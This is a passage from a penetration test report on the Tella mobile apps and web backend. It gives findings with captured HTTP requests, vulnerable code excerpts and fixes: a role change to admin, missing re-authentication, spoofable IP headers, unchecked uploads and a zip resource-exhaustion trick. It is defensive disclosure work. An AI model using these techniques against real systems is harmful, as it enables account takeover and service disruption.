3	Cookie: access_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJmM2I3NTI3OS05YmFmLTRkZDMtYmIxNiliInZmZmRlbnQ1UzZmQjLC30eXB1Ijoide2ViIiwiaWF0IjoxNzE3MDA0Mjk5LzI0OGE3MTcwOTA2OTl9.doaVjLnd5_COZdvzWTLtQ90KaamZVzjZL1bmKWw6vhA			3	Date: Thu, 30 May 2024 07:39:47 GMT		
4	User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0			4	Content-Type: application/json; charset=utf-8		
5	Accept: */*			5	Content-Length: 180		
6	Accept-Language: en-US,en;q=0.5			6	X-Powered-By: Express		
7	Accept-Encoding: gzip, deflate, br			7	Vary: Origin, Accept-Encoding		
8	Referer: https://tell-a-admin.0ctac0der.com/settings			8	Access-Control-Allow-Credentials: true		
9	Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJmM2I3NTI3OS05YmFmLTRkZDMtYmIxNiliInZmZmRlbnQ1UzZmQjLC30eXB1Ijoide2ViIiwiaWF0IjoxNzE3MDA0Mjk5LzI0OGE3MTcwOTA2OTl9.doaVjLnd5_COZdvzWTLtQ90KaamZVzjZL1bmKWw6vhA			9	Etag: W/"b4-wtm2P9SygtURDzlZOAngItu2GQs"		
10	Content-Type: application/json			10	Strict-Transport-Security: max-age=31536000		
11	Content-Length: 39			11			
12	Origin: https://tell-a-admin.0ctac0der.com			12	{		
13	Sec-Fetch-Dest: empty				{"id": "f3b75279-5baf-4dd3-bb16-b77ffde655fd",		
14	Sec-Fetch-Mode: cors				"username": "a@ros.com",		
15	Sec-Fetch-Site: same-origin				"role": "admin",		
16	Te: trailers				"createdAt": "2024-03-22T05:38:47.000Z",		
17					"note": "testing12345",		
18	{				"otp_active": false,		
	"username": "a@ros.com",				"deletedAt": null		
	"role": "admin"				}		
	}						

Impact:

When an attacker has temporary access to the victim's session, but does not have access to the password, they can use this vulnerability to modify the email associated with the victim's account to one that they control, allowing them to change the password.

Recommendation:

- Re-authenticate the user with the current password before allowing an address change request.
- Verify the ownership of new email address before accepting the change.

2.7 HRZ-018 — Mobile App: Changing security settings does not require re-authentication

Vulnerability ID: HRZ-018	
Vulnerability type: Missing security control	Status:
Threat level: Moderate	new


Description:

The mobile app enables users to modify security settings, such as adjusting the lock timeout and enabling deletion after failed unlock attempts. However, unlike changing a PIN or password, users are not required to re-authenticate themselves before making these changes.

Technical description:

Security settings are a critical component of the application. Consider a scenario where a user has set the lock timeout to "Immediately." If someone gains temporary access to the unlocked app, they could change this setting to "1 hour" and disable the "Delete after failed unlock" option. This would enable an attacker to perform a brute-force attack on the PIN without the risk of the app deleting data after failed attempts and without the app locking itself for an hour (with physical access).

Modifying security settings



Impact:

A malicious user can modify the app's security settings without having access to the PIN.

Recommendation:

- Require reauthentication before allowing any change in the application's security settings.

2.8 HRZ-020 — iOS: Improvements to webview implementation

Vulnerability ID: HRZ-020	
Vulnerability type: Development practices	Status:
Threat level: Moderate	resolved

Description:

The iOS app has a webview implementation at `Tella-iOS/Tella/Scenes/HomeView/Views/FileDetailView/WebView.swift`, however this implementation can be improved by adding some more security checks and controls.

Technical description:

We recommend several changes to improve the Webview's security:

Disable Javascript

Disabling JavaScript in the WebView can enhance security, especially if you do not need JavaScript for your application's functionality. JavaScript can be a vector for various types of attacks, such as cross-site scripting (XSS), which can compromise the security and integrity of your app.

URL Validation

Directly converting a string to a URL using `URL(string: url)!` without any validation can lead to various attacks if the input URL is not trusted or properly sanitized.

Cache Policy

Using cachePolicy: `.returnCacheDataElseLoad` might cause outdated content to be loaded. A more secure approach would be to use `.reloadIgnoringLocalCacheData` to ensure fresh content is always loaded.

Impact:

The WebView's settings expose attack surface unnecessarily.

Recommendation:

- If it's not required, consider disabling Javascript:

```
webView.configuration.preferences.javascriptEnabled = false
```

- Validate URLs to ensure the submitted string is a valid URL and uses HTTPS, and returns `nil` if not. For example a simple function like below can be added:

```
func validatedURL(from string: String) -> URL? {
    guard let url = URL(string: string), url.scheme == "https" else {
        return nil
    }
    return url
}
```

- Use `.reloadIgnoringLocalCacheData` to ensure fresh content is always loaded.

2.9 HRZ-023 — Web: Insecure settings for mail configuration

Vulnerability ID: HRZ-023

Vulnerability type: Insecure defaults

Threat level: Moderate

Status:

new

Description:

We discovered insecure configurations within the `MailConfig` class. Notably, the presence of debug mode being active and security measures deactivated indicates a lack of secure defaults.

Technical description:

The following code is located in `TellaWeb-backend/src/mailconfig.ts`, where we observed that `secure` is set to `false` and `debug` to `true`.

```
import * as dotenv from 'dotenv';

dotenv.config();
```

```
export const MailConfig = {
  host: process.env.SMTP_HOST,
  port: parseInt(process.env.SMTP_PORT),
  secure: false,
  debug: true,
  logger: true,
  direct: true,
  auth: {
    user: process.env.SMTP_USER,
    pass: process.env.SMTP_PASS,
  }
}

export default MailConfig
```

Impact:

These settings significantly increase the risk of unauthorized access and data breaches, compromising the application's security and user trust.

Recommendation:

- It is paramount that code is always deployed and delivered with the highest level of security as the default setting. This approach ensures that applications are inherently safer right from the start, achieved by disabling debug mode and enabling secure mode wherever feasible.

2.10 HRZ-024 — Web: Outdated dependencies

Vulnerability ID: HRZ-024

Vulnerability type: Outdated dependencies

Threat level: Moderate

Status:

new

Description:

An analysis using `npm audit` revealed numerous outdated dependencies containing critical security vulnerabilities.

Technical description:

The following listing represents the output from an `npm audit` command executed on a `Tellaweb-backend` project, revealing multiple critical vulnerabilities within its dependencies:

```
> npm audit
# npm audit report

@babel/traverse <7.23.2
Severity: critical

@nestjs/core <=9.0.4
Severity: moderate

axios 0.8.1 - 0.27.2
Severity: moderate

braces <3.0.3
Severity: high

class-validator <0.14.0
Severity: critical

decode-uri-component <0.2.1
Severity: high

ejs <3.1.10
Severity: moderate

express <4.19.2
Severity: moderate

follow-redirects <=1.15.5
Severity: moderate

html-minifier *
Severity: high

ip *
Severity: high

json5 <1.0.2
Severity: high

jsonwebtoken <=8.5.1
Severity: high

msgpackr <1.10.1
Severity: high

mysql2 <=3.9.7
Severity: critical

nodemailer <=6.9.8
Severity: moderate

passport <0.6.0
Severity: moderate

pug <=3.0.2
Severity: high

semver <5.7.2 || >=6.0.0 <6.3.1
Severity: moderate

sharp <0.32.6
```

```
Severity: high

sqlite3 5.0.0 - 5.1.4
Severity: high

tar <6.2.1
Severity: moderate

tough-cookie <4.1.3
Severity: moderate

typeorm <=0.3.14-dev.daf1b47 || >=0.3.21-dev.28a8383
Severity: critical
SQL injection in typeORM - https://github.com/advisories/GHSA-fx4w-v43j-vc45
Depends on vulnerable versions of xml2js
fix available via `npm audit fix --force`
Will install typeorm@0.3.20, which is a breaking change
node_modules/typeorm

vm2 *
Severity: critical

webpack 5.0.0 - 5.75.0
Severity: critical

word-wrap <1.2.4
Severity: moderate

ws 7.0.0 - 7.5.9
Severity: high

xml2js <0.5.0
Severity: moderate

98 vulnerabilities (20 moderate, 68 high, 10 critical)
```

Impact:

The critical vulnerabilities in TellaWeb's dependencies pose serious security risks, including unauthorized access, data breaches, re-enabling SQL injection, and remote code execution.

Recommendation:

- Update the dependencies.
- Ensure that dependencies are updated regularly.

2.11 HRZ-032 — Web: Insufficient filename and type handling

Vulnerability ID: HRZ-032

Vulnerability type: Unrestricted uploads

Threat level: Moderate

Status:

new

Description:

Filename and type handling is insufficient, allowing for the upload of potentially malicious files.

Technical description:

We noticed that the `Tellaweb-backend` is missing file type and name checks. The method's current approach assumes that everything has a `.pdf` file extension, and it only looks for this. Consequently, the application always saves files as PDFs.

The way the application handles file names is not sufficient to prevent the upload of other file types. This exposing users who download the files to the risk of downloading and opening dangerous files.

Uploading files requires an admin role and thus high permissions, but this can be gained through lax JWT checks, as we reported in [HRZ-016](#) (page 16).

The flow of the code starts with the `UploadResourceController` handling a PUT request, and accepting a parameter named `fileName` in addition to the request body:

```
@AuthController('resource', [RolesUser.ADMIN], JwtTypes.WEB)
export class UploadResourceController {
  constructor(
    @Inject(TYPES.services.IUploadResourceService)
    private uploadResourceService: IUploadResourceService,
  ) {}

  @ApiCreatedResponse({ type: ReadResourceDto })
  @Put('upload/:fileName')
  async handler(
    @Req() stream: Request,
    @Param('fileName') fileName: string,
  ): Promise<ReadResourceDto> {

    const file = await this.uploadResourceService.execute({
      bucket: 'resources',
      fileName,
      stream
    })

    return file;
  }
}
```

All arguments are passed on to `UploadResourceService` (`src/modules/resource/services/upload.resource.service.ts`) where the file name is used as-is, and the resource title is derived from the file name split by the string `.pdf`. Notice that there is no code to check whether the file name contains malicious characters, nor there is any validation of the assumption that the uploaded file is really a PDF. Furthermore, the file type is hard coded to `pdf`:

```
@Injectable()
export class UploadResourceService implements IUploadResourceService {
  [...]
  async execute(input: WriteStreamResourceDto): Promise<ReadResourceDto> {
    await this.fileHandler.append(input);

    const resource = new ResourceEntity();
    resource.fileName = input.fileName;
    resource.title = input.fileName.split('.pdf')[0]
    resource.type = 'pdf'
    const newResource = await this.resourceRepository.save(resource);

    return plainToClass(ReadResourceDto, newResource);
  }
}
```

As a result of all this, a file of any type with any name can be uploaded, and the system will save it as a PDF, and serve it as a PDF, even if it is not a PDF.

Impact:

Users can upload malicious files that will be served as PDFs.

Recommendation:

- Enforce strict file type validation against an allow list.
- Sanitize file names.

2.12 HRZ-006 — Android: Confused GitHub configuration

Vulnerability ID: HRZ-006

Vulnerability type: Development practices

Threat level: Low

Status:

unresolved

Description:

The branch structure, release tags, and readme offered on GitHub are confusing and outdated, making it hard to identify and install the most up-to-date version.

Technical description:

The structure on GitHub makes it quite confusing and error-prone to get the newest app and code version.

At the time of writing, the master branch is somewhere around 2.0.4, and the last tagged release is 2.6.0. The master branch also contains a link to a 1.6.2 apk when clicking on "from this folder, as an APK, to be installed manually".

The develop branch is 2.7.1, which is the current version at the time of writing. The Play store also features 2.7.1. The develop branch also contains a link to a 1.6.2 apk when clicking on "from this folder, as an APK, to be installed manually".

For the FOSS version it is unclear to which branch is up to date. The release is up to date and matches the version on **f-droid**. The branches also contains a link to a 1.6.2 apk when clicking on "from this folder, as an APK, to be installed manually", which is outdated and is not the FOSS version.

Impact:

Users might install an old version or use old code.

Recommendation:

- Keep the main branches up to date. Update the links in the READMEs. Keep the releases up to date.

2.13 HRZ-009 — Android: Use of PBKDF2

Vulnerability ID: HRZ-009	
Vulnerability type: Cryptography configuration	Status:
Threat level: Low	new

Description:

PBKDF2 has limited brute-force resistance against GPUs, and iteration counts used are below recommendations.

Technical description:

The algorithm used to derive the main key from user input uses PBKDF2, which unfortunately is rather cheap to brute force using GPUs. Consequently, we recommend replacing it. See https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html for recommendations.

There is discussion about whether PBKDF2 depends on its parameters remaining within reach of government authorities to brute force: <https://kolektiva.social/@cedar/110214532879538171> For Tella's target audience, we recommend switching to a more secure algorithm. Also, the iteration count is set to 10,000 is quite low, and below recommendations.

The file encryption also uses PBKDF2 with only 1,000 iterations. However, given that in this case the input is a full AES key and not something a human needs to remember, it is not realistic to brute force it.

In mitigation, to be able to mount a brute-force attack, an attacker would first have to extract the device data and therefore e.g. root the phone.

Impact:

Brute-force difficulty is limited.

Recommendation:

- Increase PBKDF2 iteration counts.
- Change the key derivation algorithm to one that's more brute-force resistant (such as Argon2id).

2.14 HRZ-010 — Android: Manifest allows clear-text traffic

Vulnerability ID: HRZ-010

Vulnerability type: Cryptography configuration

Threat level: Low

Status:

resolved

Description:

The app manifest explicitly disables a protection mechanism against clear-text traffic.

Technical description:

The Android manifest contains


```
android:usesCleartextTraffic="true"
```

See <https://developer.android.com/guide/topics/manifest/application-element#usesCleartextTraffic>.

This flag explicitly instructs the underlying libraries that clear-text traffic is not forbidden. We have not observed the app sending clear-text traffic either way.

We suggest setting this flag to false, and making changes that required this setting in the first place to make it less likely that the app will actually send clear-text traffic.

Impact:

The app is not prevented from making unencrypted connections, potentially exposing traffic to interception.

Recommendation:

- Do not allow clear-text traffic in Android manifest.

2.15 HRZ-013 — Web: Session cookie lacks secure flag

Vulnerability ID: HRZ-013

Vulnerability type: Missing security control

Threat level: Low

Status:

new


Description:

The application stores a session token in a cookie called `access_token` after a successful login, but it does not have the `secure` flag set.

Technical description:

After a successful authentication, the application responds back with a `Set-Cookie: access_token` header.

Successful authentication



Note that this cookie does not have a `Secure` flag.

We noticed that this cookie value is not really needed for authenticating to API endpoints; instead, the same value is sent in an `Authorization` header. This suggests that there is no purpose of this value in cookie, and it expands the attack surface unnecessarily. For example, not having secure flag might make the cookie value susceptible to being sent over unencrypted channels, and stealing its value would allow an attacker to authenticate against the API, leading to session takeover etc.

Impact:

The session token is unnecessarily exposed on unencrypted channels, increasing the attack surface, and making account takeovers more likely.

Recommendation:

- If the cookie value is required for the app to work, set the `secure` flag on it.
- If it is not required, consider only sending the value in an `Authorization` header.

2.16 HRZ-029 — Web: Inadequate IP-based security in user access control

Vulnerability ID: HRZ-029

Vulnerability type: Protection mechanism failure

Status:

new

Threat level: Low

Description:

TellaWeb-backend employs a third-party IP location service for user unblocking purposes. This implementation relies on request headers to identify the origin IP, but the mechanism it uses is not reliably secure.

Technical description:

Given that the IP may be obtained from headers easily manipulated by malicious actors, this mechanism should be considered inadequate for robust security measures.

The following code can be found in `src/modules/user/controllers/unblock.user.controller.ts` and shows that the `ip` is returned by the `getClientIp` and subsequently forwarded to the `UnblockUserService`.

```
@Controller('user')
export class UnblockUserController {
  constructor(
    @Inject(TYPES.services.IUnblockUserService)
    private readonly unblockUser: IUnblockUserService,
  ) {}

  @ApiResponse({ type: Boolean })
  @Get('unblock')
  async handler(
    @Query('code') code = '',
    @Req() req
  ): Promise<boolean> {
    const ip = requestIp.getClientIp(req)
    await this.unblockUser.execute(code, ip);

    return true;
  }
}
```

The `UnblockUserService` itself, located in `src/modules/user/services/unblock.user.service.ts`, looks up the `ip` in the external service. The location is then used to gate access to the application (`whitelistItem.location = location.country`), as shown below.

```
[...]
import IPInfoWrapper from "node-ipinfo";
[...]
export class UnblockUserService implements IUnblockUserService {
  constructor(
    @InjectRepository(UserEntity)
```

```

    private readonly userRepository: Repository<UserEntity>,
    @InjectRepository(UserVerificationCodeEntity)
    private readonly userVerification: Repository<UserVerificationCodeEntity>,
    @InjectRepository(UserWhitelistEntity)
    private readonly userWhitelist: Repository<UserWhitelistEntity>,
  ) {}

  async execute(code: string, ip: string): Promise<boolean> {
    const ipInfo = new IPInfoWrapper(process.env.IP_LOCATION_KEY)
    const location = await ipInfo.lookupIp(ip)
    [...]
    const whitelistItem = new UserWhitelistEntity();
    whitelistItem.location = location.country
    whitelistItem.user = verification.user
    await this.userWhitelist.save(whitelistItem)
    [...]
  }

```

The dependency `request-ip`, which is used by the controller and can be found at (<https://github.com/pbojinov/request-ip/>), shows that the client IP is determined by several user-controlled headers. This lowers the effort required for an attacker to fake their location, and can be considered an ineffective protection mechanism.

```

function getClientIp(req) {
  if (req.headers) {
    if (is.ip(req.headers['x-client-ip'])) {
      return req.headers['x-client-ip'];
    }

    var xForwardedFor = getClientIpFromXForwardedFor(req.headers['x-forwarded-for']);

    if (is.ip(xForwardedFor)) {
      return xForwardedFor;
    }

    if (is.ip(req.headers['cf-connecting-ip'])) {
      return req.headers['cf-connecting-ip'];
    }
  }
}

```

Impact:

Use of the location library may compromise the integrity of the security mechanism while simultaneously increasing code complexity.

Recommendation:

- If a security mechanism that relies on ip to location mapping is necessary, use a source other than headers, as they are susceptible to manipulation by attackers.

2.17 HRZ-033 — Web: Missing length checks for fileNames parameter

Vulnerability ID: HRZ-033

Vulnerability type: Input validation

Threat level: Low

Status:

new

Description:

Tellaweb-backend accepts a parameter permitting an unlimited number of file downloads.

Technical description:

The first code listing below shows the `DownloadResourceController` which handles a `download` route. Note that the Controller does not limit the roles which can access the route. The only parameter that is consumed by the handler is `fileNames`, which represents an array of strings corresponding to file names.

`fileNames` is forwarded to a download service (second listing), and then to a method in the `StorageFileHandler` class (third listing). The code eventually checks the provided list of file names against a list called `bucketFullFiles`, which is created by reading all the filenames that are already in the bucket. Valid file names are added to a zip file and returned to the user. The number of files in the `fileNames` parameter is not limited, so an attacker could consume excessive resources by submitting a very large number of file names. However, the number of parameters may be limited by the server.

`src/modules/resource/controllers/download.resource.controller.ts`

```
@AuthController(
  'resource',
  [RolesUser.ADMIN, RolesUser.EDITOR, RolesUser.VIEWER, RolesUser.REPORTER],
  JwtTypes.ALL,
)
export class DownloadResourceController {
  constructor(
    @Inject(TYPES.services.IDownloadResourceService)
    private readonly downloadService: IDownloadResourceService,
  ) {}

  @Get('download')
  @Header('Content-Type', 'application/zip')
  async handler(
    @Query('fileNames', new ParseArrayPipe()) fileNames = [],
    @Res() res: Response,
  ) {
    const zipStream = await this.downloadService.execute(fileNames);
    zipStream.pipe(res);
  }
}
```

src/modules/resource/services/download.resource.service.ts

```
@Injectable()
export class DownloadResourceService implements IDownloadResourceService {
  constructor(
    @Inject(TYPES.handlers.IStorageFileHandler)
    private storageFileHandler: IStorageFileHandler,
    @Inject(TYPES.handlers.ICompressionFileHandler)
    private compressionFileHandler: ICompressionFileHandler,
  ) {}
  async execute(fileNames: string[]): Promise<ReadStream> {
    const filesStream = await this.storageFileHandler.getResources(fileNames);
    return await this.compressionFileHandler.execute(filesStream);
  }
}
```

src/modules/file/handlers/storage/storage.file.handler.ts

```
async getResources(fileNames: string[]): Promise<ReadStream[]> {
  const bucketFullPath = path.join(this.basePath, 'resources', this.fullFolder);
  const bucketFullFiles = readdirSync(bucketFullPath, {
    withFileTypes: true,
  });

  return bucketFullFiles
    .filter((different) => different.isFile())
    .filter((different) => fileNames.includes(different.name))
    .map((different) =>
      createReadStream(path.join(bucketFullPath, different.name)),
    );
}
```

This code allows the list of requested files to contain duplicates, and zip files may contain multiple files with the same filename. This makes exploitation much easier as an attacker only needs to know one filename to create an infinitely large zip file.

Impact:

The absence of a limit on the number of file names that can be requested for download may lead to resource exhaustion, reduced server performance, and service disruptions.

Recommendation:

- Ignore duplicate values in the `fileNames` array, or reject requests containing duplicates.
- Limit the number of file names that can be requested for download.

2.18 HRZ-007 — Android: Outdated 3rd-party dependencies

Vulnerability ID: HRZ-007

Vulnerability type: Outdated dependencies

Threat level: Unknown

Status:

unresolved

Description:

Tella Android uses dozens of outdated or deprecated dependencies, some of which contain known vulnerabilities.

Technical description:

Tella Android uses dozens of outdated dependencies, several of which contain vulnerabilities. We did not further analyze which have an actual impact on the product, as we recommend to always keep product security up to date. Spot checks in the list of known vulnerabilities did not reveal anything exploitable.

We recommend running <https://github.com/dependency-check/dependency-check-gradle> or other automatic analyzers to get an overview; we used that one for our test too.

However, this tool will not show deprecated/abandoned libraries. One essential security library <https://github.com/sqlcipher/android-database-sqlcipher> is deprecated and should be replaced, even though here are currently no known vulnerabilities in this dependency.

Android FOSS dependencies are even more outdated, because it is based on an old version of Tella Android.

Impact:

Unknown, vulnerable dependencies might impact Tella app security.

Recommendation:

- Update outdated dependencies.
- Check and replace deprecated dependencies.

3 Non-Findings

In this section we list some of the observations that did not directly result in a vulnerability.

3.1 NF-001 — Android: Tella FOSS is outdated

We compared Tella FOSS to the normal Tella

First we confirmed that the statement in the change log is correct: <https://tella-app.org/releases/>

Android: Tella FOSS 2.0.15 (based on Android 2.0.15) - released on July 10, 2023 A version of Tella included for the first time on the F-droid store. This a 100% Free and Open-Source Software (FOSS) version of Tella Android. We removed all trackers, changed map and location provider and also changed the Camera library to CameraX, removed crashlytics, LoggingInterceptor and any other non-FOSS component or dependency. We removed completely all Google Play Services dependencies.

For that we compared Tella 2.0.12 <https://github.com/Horizontal-org/Tella-Android/commit/739e1ea055fc9735aab2b54a4c58611f0038ea0f> to [https://github.com/Horizontal-org/Tella-Android-FOSS/releases/tag/v2.0.15\(149\)](https://github.com/Horizontal-org/Tella-Android-FOSS/releases/tag/v2.0.15(149)). We did not identify a normal Tella 2.0.15 commit so used 2.0.12 instead.

However, Tella FOSS is quite outdated and lacks security features such as "Restrict unlocking attempts", bug fixes, and other features. This is also mentioned in the feature comparison <https://tella-app.org/features/>.

Tella FOSS does not contain security fixes that have been applied to the non-FOSS version.

3.2 NF-002 — Android: Camouflage

The observations related to "Android App Camouflage" from the subgraph still applies. The camouflage works great against casual inspection and the app cannot be found in the launcher and e.g. behaves like a normal calculator. Deeper inspection e.g. by looking into the settings menu still reveals that Tella is installed. In theory this can be resolved by making other apps that fully imitate a calculator app without ever mentioning Tella which can be installed instead of the un-camouflaged Tella app. However, adversaries would then just need to look for this specific app, and would also know it is actually Tella, resulting in a never-ending cat and mouse game.

3.3 NF-003 — Android: Subgraph Finding V-001 resolved

We consider Subgraph's finding "V-001 Unrestricted Unlock Attempts" resolved, because the app now allows setting a limit on the number of unlock attempts before data is permanently deleted.

This is not implemented in Tella-FOSS.

3.4 NF-004 — Android: Unlock method security

Subgraph's notes on Android "Application Unlocking" still apply.

The UI is overselling when stating PIN security is moderately secure. Depending on the adversary, a 6 digit pin with the chosen algorithm (see [HRZ-009](#) (page 31)) is not brute-force resistant. This provides almost no security compared to a strong password. However, to be able to mount a brute-force attack an attacker would first have to extract the device data and therefore e.g root the phone.

3.5 NF-005 — Android: CTR mode

CTR mode, the block cipher mode of operation which is used for file encryption is malleable. A bit-flip in the ciphertext results in a bit-flip in the plaintext. This can e.g. be used to manipulate files headers. Given that Tella's security promise is encryption and not integrity protection, this seems fine, just a limitation to be aware of. Choosing a different block cipher mode of operation such as AES-GCM improves security by providing both encryption and integrity protection.

3.6 NF-008 — Android: Exposure through analytics

Observations on Android Analytics and Crash Data Collection from Subgraph's report still apply. The crash analytics are opt-out rather than opt-in.

This is resolved in the FOSS version.

3.7 NF-019 — Web: Absence of injection vulnerabilities

We did not find any injection-related vulnerabilities in the application, like SQLi, command injection, cross-site scripting etc. This suggests that the development team has implemented input validation and sanitization techniques to prevent malicious actors from manipulating database queries or executing unauthorized commands.

3.8 NF-025 — Web: No insecure SQL queries

The backend utilizes TypeORM (<https://typeorm.io/>), which permits the use of raw queries. However, upon thorough inspection, we did not find any raw queries using attacker-controlled values.

3.9 NF-026 — Web: Correct usage of the bcrypt library

TellaWeb uses `bcrypt` to hash and compare passwords. This is done according to the documentation and can be considered secure.

The following code is found in `src/common/utils/password.utils.ts`:

```
import { hash, compare } from 'bcrypt';
import { BCRYPT_SALT } from 'environment/bcrypt-salt.environment';

export const hashPassword = async (password: string) => {
  return await hash(password, BCRYPT_SALT);
};

export const comparePassword = async (password: string, hash: string) => {
  return await compare(password, hash);
};
```

See: <https://www.npmjs.com/package/bcrypt#usage>.

3.10 NF-030 — Web: No XSS on handleToast

The function `handleToast` constructs and shows an HTML popup, using `innerHTML`, which itself is a strong indicator for XSS. To make this safe, the payload for `handleToast` *must* be properly escaped and sanitized.

All calls to the function `handleToast` are either hard coded or not attacker controlled. There is one case in which `handleToast` displays error messages coming from an HTTP response, which could still enable XSS.

4 Future Work

- **Retest of findings**

When mitigations for the vulnerabilities described in this report have been deployed, a repeat test should be performed to ensure that they are effective and have not introduced other security problems.

- **Regular security assessments**

Security is an ongoing process and not a product, so we advise undertaking regular security assessments and penetration tests, ideally prior to every major release or every quarter.

5 Conclusion

We discovered 1 Extreme, 2 High, 8 Moderate, 6 Low and 1 Unknown-severity issues during this penetration test.

We found one extreme-severity issue that allows users to gain admin privileges very easily; it's vital that this is fixed immediately. We did not identify any other major flaws impacting the Tella projects, but we did find some outdated, vulnerable dependencies, and provided some recommendations for improvements e.g. for the cryptographic algorithms and repository maintenance on GitHub. There are numerous less-severe issues relating to authentication and account management that are collectively more severe when chained together, for example, it's possible to disable 2FA using only a 2FA token, and backup 2FA tokens can be obtained without a password.

We recommend fixing all of the issues found and then performing a retest in order to ensure that mitigations are effective and that no new vulnerabilities have been introduced.

Finally, we want to emphasize that security is a process – this penetration test is just a one-time snapshot. Security posture must be continuously evaluated and improved. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security. We hope that this pentest report (and the detailed explanations of our findings) will contribute meaningfully towards that end.

Please don't hesitate to let us know if you have any further questions, or need further clarification on anything in this report.

Appendix 1 Testing team

Tim Hummel	Tim Hummel is a Security Expert and developer. His specialty is hardware, crypto, and related software security. In his work he tests everything from apps, car components, payment solutions, white-box crypto, pay TV, smart cards, mobile devices, IoT, TPMs, TEEs, bootloaders, entertainment systems, transport cards to web services and APIs.
Niko Schmidt	Niko has worked as an IT Security Analyst for several companies. He holds a Master in IT Security. During his studies he started a CTF contest and is a co-founder of the ALLES! CTF team.
Abhinav Mishra	With over a decade of experience, Abhinav is a seasoned professional specializing in penetration testing for web, mobile, and infrastructure systems. Additionally, Abhinav is highly regarded for his expertise in delivering comprehensive training programs focused on enhancing security measures for web, mobile, and infrastructure technologies.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.

Front page image by dougwoods (<https://www.flickr.com/photos/deerwooduk/682390157/>), "Cat on laptop", Image styling by Patricia Piolon, <https://creativecommons.org/licenses/by-sa/2.0/legalcode>.